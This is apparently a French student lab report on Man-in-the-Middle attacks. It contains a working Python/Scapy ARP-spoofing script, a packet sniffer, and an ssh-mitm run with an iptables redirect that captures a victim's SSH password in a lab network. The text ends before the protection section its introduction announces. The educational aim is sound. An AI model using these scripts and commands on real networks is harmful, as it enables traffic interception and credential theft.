SAE_24
Projet Intégratif

Akaaouch Mohamed, Ragunathan Supapriyan
Mr.Evangelista

Table des matières

Introduction :

Le projet intégratif SAÉ24 vise à programmer et expérimenter des attaques de type Man In The Middle (MITM) sur un réseau local, tout en étudiant des mesures de protection pour contrer ces attaques. À des fins pédagogiques, nous allons explorer ces techniques de manière contrôlée, en utilisant des environnements virtuels et physiques. Le projet se divise en trois parties : une attaque ARP spoofing, une attaque MITM sur SSH, et la sécurisation du réseau local avec des équipements CISCO. L'objectif principal est de comprendre ces attaques pour mieux protéger les réseaux contre de telles menaces.

I/Attaque ARP spoofing avec le paquet mitm

Dans cette partie, nous allons programmer et exécuter une attaque ARP spoofing en utilisant Python. Le but est de capturer tous les paquets échangés entre deux hôtes sur le réseau. Le code structuré en modules pour initialiser le paquet, réaliser l'attaque ARP, et analyser les paquets capturés. Ces modules seront installés et testés dans un environnement contrôlé pour observer les connexions TCP et les paquets ICMP échangés.

1.1 Réalisation

Avant d'écrire les scripts Python pour réaliser l'attaque Man in the Middle, il faut d'abord installer le module Scapy, un module qui permet de créer des PDU. Pour l'installer, il faut utiliser la commande « pip install scapy ».

Ensuite, nous écrivons tous nos codes dans un répertoire SAE24 contenant le paquet ainsi que le script d'installation.



Figure 1 : Structure du répertoire SAE24

Le module __init__.py définit un numéro de version du paquet et affiche un message de bienvenue contenant le numéro de version, comme dans le paquet biblio écrit en R208.

Ensuite, nous avons défini le module arp.py qui contient la fonction arp, une fonction destinée à effectuer l'attaque ARP Spoofing.

arp.py

```python
#!/usr/bin/env python3

from scapy.all import *
from time import sleep

def arp(ipa, ipb, delay=5):
    packet_1 = Ether() / ARP(op="who-has", pdst=ipa, psrc=ipb)
    packet_2 = Ether() / ARP(op="who-has", pdst=ipb, psrc=ipa)
    while True:
        sendp(packet_1, iface="eth0")
        sendp(packet_2, iface="eth0")
        sleep(delay)

```

Figure 2 : module arp.py

Bibliothèques importées

- `scapy.all`: Importation de toutes les fonctionnalités de la bibliothèque Scapy, qui est utilisée pour manipuler et envoyer des paquets réseau.

Définition de la fonction `arp`:

La fonction `arp` prend trois paramètres :

- `ipa`: Adresse IP de la première victime.
- `ipb`: Adresse IP de la deuxième victime.
- `delay`: Délai entre l'envoi des paquets d'attaque, par défaut 5 secondes.

Création des paquets ARP spoofing:

- `packet_1`: Paquet ARP demandant "qui a" l'adresse `ipa`, tout en prétendant provenir de `ipb`.
- `packet_2`: Paquet ARP demandant "qui a" l'adresse `ipb`, tout en prétendant provenir de `ipa`.
- Ces paquets sont encapsulés dans une trame Ethernet.

Boucle infinie pour envoyer les paquets ARP:

- La boucle `while True` envoie continuellement les paquets ARP spoofing pour maintenir l'attaque.
- `sendp(packet_1, iface="eth0")`: Envoie `packet_1` sur l'interface réseau `eth0`.
- `sendp(packet_2, iface="eth0")`: Envoie `packet_2` sur l'interface réseau `eth0`.
- `sleep(delay)`: Attend pendant le délai spécifié avant de répéter l'envoi des paquets.

Cette attaque fonctionne en envoyant continuellement des paquets ARP falsifiés aux deux victimes (`ipa` et `ipb`). Chaque victime met à jour sa table ARP avec les informations incorrectes, pensant que l'adresse MAC de l'attaquant est celle de l'autre victime. Cela permet à l'attaquant d'intercepter et potentiellement de modifier le trafic entre les deux victimes, réalisant ainsi une attaque de type Man-In-The-Middle (MITM).

Ensuite, nous avons défini le module tcp.py qui contient la fonction tcp_icmp, une fonction destinée à capturer les trames des machines ayant subi l'attaque.

Ouvrir

capture.py
~/SAE24/mitm

```python
#!/usr/bin/env python3

from scapy.all import *
import json

def tcp_icmp(ip_client, ip_server, timeout=60, output="capture.json"):
    print("Début de la capture TCP/ICMP...")
    packets = []

    def process_packet(packet):
        if TCP in packet :
            print("Paquet TCP capturé : src=%s, dst=%s" % (packet[IP].src, packet[TCP].dport))
            packets.append({"prot": "TCP", "src": packet[IP].src, "dst": packet[TCP].dport})
        elif ICMP in packet:
            print("Paquet ICMP capturé : src=%s, dst=%s" % (packet[IP].src, packet[IP].dst))
            packets.append({"prot": "ICMP", "src": packet[IP].src, "dst": packet[IP].dst})

    sniff(filter="ip proto \\tcp and host %s and host %s" % (ip_client, ip_server), prn=process_packet, timeout=timeout, iface="eth0")

    with open(output, 'w') as f:
        json.dump(packets, f)

    print("Fin de la capture.")

```

Figure 3 : module tcp.py

Bibliothèques importées :

- `scapy.all` : Une bibliothèque Python puissante pour la manipulation des paquets réseau.
- `json` : Une bibliothèque pour travailler avec des données JSON en Python.

Définition de la fonction tcp_icmp

- ip_client : L'adresse IP du client.
- ip_server : L'adresse IP du serveur.
- timeout : Durée pendant laquelle les paquets seront capturés (par défaut 60 secondes).
- output : Nom du fichier où les résultats seront sauvegardés au format JSON (par défaut capture.json).

Fonction interne process_packet

- *Cette fonction est appelée pour chaque paquet capturé.*
- *Si un paquet TCP est détecté, il affiche et ajoute ses informations (source et destination) à la liste packets.*
- Si un paquet ICMP est détecté, il affiche et ajoute ses informations (source et destination) à la liste packets.

Capture des paquets avec `sniff`

- Utilise la fonction `sniff` de Scapy pour capturer les paquets.
- Paramètres **:**
  - `filter` : Filtre les paquets échangés entre le client et le serveur spécifiés.
  - `prn` : Indique la fonction à appeler pour chaque paquet capturé (`process_packet`).
  - `timeout` : Durée de la capture.
  - `iface` : Interface réseau sur laquelle écouter (ici, `eth0`).

Le module capture.py offre un outil simple mais puissant pour surveiller les communications réseau entre deux hôtes spécifiques, particulièrement utile dans le contexte d'une attaque de type Man-In-The-Middle.

Enfin voici les modules __init__.py et setup.py :



Figure 4 : module __init__.py

Figure 5 : setup.py

Après avoir coder nous modules, nous sommes passés aux tests de nos codes.

1.2 Tests

Avant de passer à l'attaque ARP Spoofing, il faut attribuer des adresses IP à chacune de nos machines (client, serveur, attaquant). Pour attribuer une adresse IP, utilisez la commande suivante :

```
attaquant@p20109:~$ sudo ip addr add 10.11.0.2/24 dev eth0
attaquant@p20109:~$
```

Figure 6 : attribution des adresses IP

Ici, c'est l'attribution de l'adresse IP pour la machine de l'attaquant, mais pour les autres machines (client et serveur), il faut juste changer l'adresse IP par leurs adresses respectives (client => 10.11.0.1, serveur => 10.11.0.100).
Ensuite, nous avons relié les trois PC via un switch et utilisé la commande « sysctl net.ipv4.ip_forward=1 » pour activer le routage. Si la cache ARP n'est pas vide, nous l'avons vidée en utilisant la commande « sudo ip neigh flush all ».

Ensuite, nous avons ouvert l'interpréteur Python sur la machine de l'attaquant puis importé les modules arp.py et capture.py sur deux terminaux différents. Nous avons appelé les fonctions créées dans chacun de nos modules comme présenté ci-dessous.

```
attaquant@p20109:~/SAE24$ sudo python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from mitm import arp
Bienvenue, vous utilisez le paquet mitm v0.0.1!
>>> arp.arp("10.11.0.1", "10.11.0.100")
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^CTraceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/attaquant/SAE24/mitm/arp.py", line 12, in arp
    sleep(delay)
KeyboardInterrupt
>>> 
```

Figure 7 : Attaque ARP Spoofing

```
attaquant@p20109:~/SAE24$ sudo python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from mitm import capture
Bienvenue, vous utilisez le paquet mitm v0.0.1!
>>> capture.tcp_icmp("10.11.0.1", "10.11.0.100")
Début de la capture TCP/ICMP...
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.1, dst=10.11.0.100
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
Paquet ICMP capturé : src=10.11.0.100, dst=10.11.0.1
^CFin de la capture.
>>> 
```

Figure 8 : Capture des trames ICMP

Après avoir lancé la fonction tcp_icmp, nous avons effectué un ping depuis la machine du client vers la machine du serveur. Nous avons remarqué que les paquets ICMP sont bel et bien capturés par la machine de l'attaquant.

Ensuite, nous avons vérifié les caches ARP de nos deux victimes et avons constaté que l'adresse MAC du serveur ou même celle du client présente l'adresse MAC de la machine attaquante, prouvant que l'attaque ARP Spoofing a fonctionné.

```
root@p20107:/home/client# arp -n
Adresse                  TypeMap AdresseMat          Indicateurs         Iface
10.11.0.2                ether   40:a6:b7:ae:0a:b0   C                   eth0
10.11.0.100              ether   40:a6:b7:ae:0a:b0   C                   eth0
192.168.51.254           ether   14:18:77:4c:87:0c   C                   eth1
```

Figure 9 : Cache ARP(client)

```
root@p20108:/home/serveur# arp -n
Adresse                  TypeMap  AdresseMat          Indicateurs          Iface
10.11.0.2                ether    40:a6:b7:ae:0a:b0   C                    eth0
192.168.51.254           ether    14:18:77:4c:87:0c   C                    eth1
10.11.0.1                ether    40:a6:b7:ae:0a:b0   C                    eth0
root@p20108:/home/serveur#
```

Figure 10 : Cache ARP(Serveur)

Enfin, nous avons vérifié le fichier JSON pour voir si les trames capturées ont bien été sauvegardées. Comme nous pouvons le voir ci-dessous, les trames capturées ont bien été sauvegardées dans le fichier capture.json.



Figure 11 : fichier capture.json

Enfin, nous avons aussi capturé les trames depuis Wireshark afin de confirmer que les conversations entre le client et le serveur peuvent être entendues depuis la machine de l'attaquant.



Figure 12 : Trame wireshark(TCP)



Figure 13 : Trame wireshark(ICMP)

Nous remarquons que l'attaquant est bien capable d'écouter les conversations entre le client et le serveur.

II/ Attaque man-in-the-middle sur SSH

L'attaque Man-in-the-Middle (MITM) sur SSH est une technique où l'attaquant intercepte et manipule les communications entre un client et un serveur SSH. En usurpant l'identité du serveur, l'attaquant peut déchiffrer et lire toutes les données échangées, y compris les identifiants de connexion. Cette démonstration met en évidence les vulnérabilités potentielles des communications SSH non sécurisées et souligne l'importance des mesures de protection telles que la vérification des clés SSH et l'utilisation de certificats sécurisés.

2.1/ Configurations des machines

Afin de réaliser cette attaque nous avons installé le module le paquet python ssh-mitm en utilisant la commande présentée ci-dessous.

```
attaquant@p20109:~$ sudo pip install ssh-mitm
Requirement already satisfied: ssh-mitm in /usr/local/lib/python3.9/dist-packages (4.1.1)
Requirement already satisfied: argcomplete in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (3.3.0)
Requirement already satisfied: colored in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (2.2.4)
Requirement already satisfied: paramiko<3.4,>=3.3 in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (3.3.1)
Requirement already satisfied: pytz in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (2024.1)
Requirement already satisfied: sshpubkeys in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (3.3.1)
Requirement already satisfied: wrapt in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (1.16.0)
Requirement already satisfied: packaging in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (24.0)
Requirement already satisfied: rich in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (13.7.1)
Requirement already satisfied: pyyaml in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (6.0.1)
Requirement already satisfied: python-json-logger in /usr/local/lib/python3.9/dist-packages (from ssh-mitm) (2.0.7)
Requirement already satisfied: cryptography>=3.3 in /usr/local/lib/python3.9/dist-packages (from paramiko<3.4,>=3.3->ssh-mitm) (42.0.7)
Requirement already satisfied: bcrypt>=3.2 in /usr/local/lib/python3.9/dist-packages (from paramiko<3.4,>=3.3->ssh-mitm) (4.1.3)
Requirement already satisfied: pynacl>=1.5 in /usr/local/lib/python3.9/dist-packages (from paramiko<3.4,>=3.3->ssh-mitm) (1.5.0)
Requirement already satisfied: cffi>=1.12 in /usr/local/lib/python3.9/dist-packages (from cryptography>=3.3->paramiko<3.4,>=3.3->ssh-mitm) (1.16.0)
Requirement already satisfied: pycparser in /usr/local/lib/python3.9/dist-packages (from cffi>=1.12->cryptography>=3.3->paramiko<3.4,>=3.3->ssh-mitm) (2.22)
Requirement already satisfied: markdown-it-py>=2.2.0 in /usr/local/lib/python3.9/dist-packages (from rich->ssh-mitm) (3.0.0)
Requirement already satisfied: pygments<3.0.0,>=2.13.0 in /usr/local/lib/python3.9/dist-packages (from rich->ssh-mitm) (2.18.0)
Requirement already satisfied: mdurl~=0.1 in /usr/local/lib/python3.9/dist-packages (from markdown-it-py>=2.2.0->rich->ssh-mitm) (0.1.2)
Requirement already satisfied: ecdsa>=0.13 in /usr/local/lib/python3.9/dist-packages (from sshpubkeys->ssh-mitm) (0.19.0)
Requirement already satisfied: six>=1.9.0 in /usr/lib/python3/dist-packages (from ecdsa>=0.13->sshpubkeys->ssh-mitm) (1.16.0)
```

Figure 14 : Installation du paquet mitm

Avant de réaliser cette attaque nous avons également mis en place une règle de translation d'adresses sur l'attaquant (voir l'outil iptables) pour qu'il modifie l'adresse IP des paquets SSH qu'il reçoit du client. En effet, lorsque l'attaquant reçoit les paquets SSH du client, il ne faut pas qu'il les

route vers le serveur — ce qu'il ferait normalement puisqu'ils ne lui sont pas destinés. Il faut que ces paquets soient traités par le (faux) serveur SSH local de l'attaquant. La translation d'adresse qui sera mise en place permettra donc de modifier l'adresse de destination des paquets SSH reçus du client par l'adresse de l'attaquant. Voici la commande que nous avons utilisée pour respecter la règle de translation demandé.

```
attaquant@p20109:~$ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
attaquant@p20109:~$
```

Figure 15 : Règle de translation

2.2/Test attaque SSH

Ensuite, nous avons lancé l'attaque ARP spoofing (comme dans la partie 1), puis nous avons exécuté la commande ssh-mitm (avec les arguments adéquats) installée avec le paquet Python pour réaliser l'attaque. Cependant, lorsque nous avons initié la connexion SSH depuis la machine du client vers la machine du serveur, nous avons reçu un message alertant le client que la machine pourrait être victime d'une attaque Man-In-The-Middle, ce qui a entraîné l'annulation de l'attaque SSH.

```
attaquant@p20109:~/SAE24$ sudo python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from mitm import arp
Bienvenue, vous utilisez le paquet mitm v0.0.1!
>>> arp.arp("10.11.0.1", "10.11.0.100")
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^CTraceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/attaquant/SAE24/mitm/arp.py", line 12, in arp
    sleep(delay)
KeyboardInterrupt
>>>
```

Figure 16 : Arp Spoofing

```
client@p20107:~$ sudo ssh serveur@10.11.0.100
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
SHA256:85hDdviqpIlIz+fu7LO69r5BnkIv/rc7Z1VyZaXWLDE.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:2
  remove with:
  ssh-keygen -f "/root/.ssh/known_hosts" -R "10.11.0.100"
RSA host key for 10.11.0.100 has changed and you have requested strict checking.
Host key verification failed.
```

Figure 17 : Alerte SSH MITM

Pour contourner ce problème, nous avons supprimé toutes les entrées liées à l'adresse IP 10.11.0.100 du fichier /root/.ssh/known_hosts en utilisant la commande ci-dessous :

```
client@p20107:~$ sudo ssh-keygen -f "/root/.ssh/known_hosts" -R "10.11.0.100"
# Host 10.11.0.100 found: line 2
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old
```

Figure 18 : Suppresion des entrés dans /root/.ssh/known_hosts

Par la suite, nous avons à nouveau utilisé la commande permettant de faire l'attaque ssh Man In The Middle.

```
attaquant@p20109:~$ sudo ssh-mitm server --remote-host 10.11.0.100 --listen-port 2222
──────────────── SSH-MITM - ssh audits made simple ────────────────
Documentation: https://docs.ssh-mitm.at
Issues: https://github.com/ssh-mitm/ssh-mitm/issues
──────────────────── Configuration ────────────────────
🔑 SSH-Host-Keys:
   generated temporary RSAKey key with 2048 bit length
   MD5:3b:15:3c:20:4c:ea:9b:70:1c:dc:c6:ae:41:df:fb:e6
   SHA256:66MFaJri4+77gGkzYZMfyiLVK4iHb04n2CEDtpcYZ28
   SHA512:chka4MVXDS6QqzYRmAJGjsvtgke//hQp9NjW3PUMWHYz020Eem6N9oyPReKvSgeRmBCC1sxJsq6QADp5Tb6hfg
................................................................................
💻 listen interfaces 0.0.0.0 and :: on port 2222
──────────────── waiting for connections ────────────────
[05/31/24 15:08:26] INFO     ℹ session
                             6b2ed815-18bf-4719-bd0a-984e6d1e8619
                             created
                    INFO     ℹ client information:
                               - client version:
                             ssh-2.0-openssh_8.4p1
                             debian-5+deb11u1
                               - product name: OpenSSH
                               - vendor url:  https://www.openssh.com/
                              - client address: ip=::ffff:10.11.0.1 port=54284
                             ⚠ client affected by CVEs:
                               * CVE-2021-28041:
                             https://nvd.nist.gov/vuln/detail/CVE-2021-28041
                               * CVE-2020-14145:
                             https://docs.ssh-mitm.at/vulnerabilities/CVE-2020-1
                             4145.html
                             ⚠ client audit tests:
                               * client connecting for the first time
                             or using default key order!
                               * Preferred server host key algorithm:
                             ecdsa-sha2-nistp256-cert-v01@openssh.com
[05/31/24 15:08:31] INFO     Remote auth-methods: ['publickey', 'password']
[05/31/24 15:08:35] INFO     Remote authentication succeeded
                                     Remote Address: 10.11.0.100:22
                                     Username: serveur
                                     Password: toto
                                     Agent: no agent
                    INFO     ℹ
                             6b2ed815-18bf-4719-bd0a-984e6d1e8619
                             - local port forwading
                             SOCKS port: 41561
                               SOCKS4:
                                 * socat: socat
                             TCP-LISTEN:LISTEN_PORT,fork
                             socks4:127.0.0.1:DESTINATION_ADDR:DESTINATION_PORT,
                             socksport=41561
                                 * netcat: nc -X 4 -x
                             localhost:41561 address port
                               SOCKS5:
                                 * netcat: nc -X 5 -x
```

Figure 19 : Attaque SSH-MITM

Nous avons remarqué que le mot de passe tapé par le client pour initier la connexion SSH vers la machine serveur a bien été capturé par la machine attaquante.

